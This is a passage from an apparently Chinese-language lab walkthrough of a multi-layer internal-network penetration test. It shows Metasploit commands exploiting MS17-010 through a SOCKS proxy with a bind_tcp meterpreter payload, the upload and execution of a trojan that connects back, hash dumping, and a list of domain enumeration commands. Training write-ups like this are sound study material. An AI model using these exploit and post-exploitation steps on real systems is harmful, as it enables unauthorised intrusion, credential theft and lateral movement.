
设置代理:

msf6 > setg Proxies socks4:192.168.147.129:45649探测是否存在 MS17-010 漏洞。这一系列命令的目的是探测目标主机上是否有未修复的SMB服务漏洞(MS17-010)。
search ms17-010
use 10
set rhost 192.168.3.144

run因为我们的渗透目标是第二层渗透目标靶机,靶机无法直接连接攻击机kali,这使得set PAYLOAD windows/x64/meterpreter/reverse_tcp就无法生效,也就是说我们无法使用反向连接攻击,需要使用bind_tcp

提权:
msf6 auxiliary(scanner/smb/smb_ms17_010) > use 10
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set rhost 192.168.3.144
rhost => 192.168.3.144
msf6 exploit(windows/smb/ms17_010_psexec) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] 192.168.3.144:445 - Target OS: Windows Server

利用正向连接,上传木马文件
meterpreter > cd C:\\
meterpreter > upload /root/sakura.exe
meterpreter > shell
C:\>sakura.exe
connect 192.168.3.144 56842横向

然后直接域内信息收集就交给明天啦。而且此时也就相当于拿下了整个二层网络其实。举个例子。比如说:

抓 Hash 值。

直接就可以域内横向了,因为本人电脑属实垃圾,就不一个个打其他的了。目前来说,整个二层网络类似于这个样子就直接全部拿下了。

还有这三个
也同理了,不过要记得在列表里添加主机后上线
第三层网络
信息收集
上传一个 Fscan

扫描内网之前先域内信息收集一波
判断主域:
net time /domain查看当前登陆域
net user /domain# 其余的命令
net time /domain #判断主域
net config workstation #查看当前登录域
net user /domain #查看域下所有用户
net group /domain #查看域组
net group "Domain controllers" /domain #查询域控
net view /domain:域名 #查询域内的所有计算机
nltest /domain_trusts #查询域信任信息

net lcalgroup administrators /domain #查询登录本机的域管理员最后看一下内网
shell ipconfig现在扫一下内网


